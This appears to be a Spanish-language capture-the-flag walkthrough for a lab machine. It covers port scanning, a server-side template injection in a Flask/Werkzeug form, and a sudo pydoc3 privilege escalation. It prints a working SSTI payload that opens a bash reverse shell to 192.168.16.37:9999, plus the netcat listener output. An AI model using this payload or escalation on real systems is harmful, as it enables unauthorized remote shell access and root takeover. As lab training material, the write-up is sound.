


CALDO DE AVECREN




Realizamos escaneo nmap, detectamos los puertos 22,80 y 8089 abiertos.




En el puerto 8089 encontramos una web con un formulario.




Tal y como nos indicaba nmap, este puerto está identificado con wekzeug y python, vamos a comprobar si en este caso es vulnerable a la inyección de plantillas inseguras.





Como si funciona, probamos a realizar una reverse shell.

{{config.**class**.**init**.**globals**['os'].popen('bash -c "bash -i >& /dev/tcp/192.168.16.37/9999 0>&1"').read()}}




```
❯ nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.16.37] from (UNKNOWN) [192.168.16.5] 48028
bash: no se puede establecer el grupo de proceso de terminal (329): Función ioctl no apropiada para el dispositivo
bash: no hay control de trabajos en este shell
caldo@CaldoPollo:~$
```

Lo primero que podemos hacer es ir a por la flag de user.

```
caldo@CaldoPollo:~$ ls -l
total 4
-r-------- 1 caldo caldo 33 may 19  2024 user.txt
caldo@CaldoPollo:~$ cat user.txt
[redacted]
caldo@CaldoPollo:~$
```

Usando el comando sudo –l vemos que podemos ejecutar como root el comando pydoc3. Como se trata de un módulo de python en el que contiene la documentación de python lo que vamos a realizar es ejecutar el comando y buscar la “ayuda” de alguna función o módulo. Una vez hecho esto, como la ayuda es muy extensa se compagina la información por el cual podemos aprovechar para abrir una shell y como se ejecuta como root pues….. a por la flag!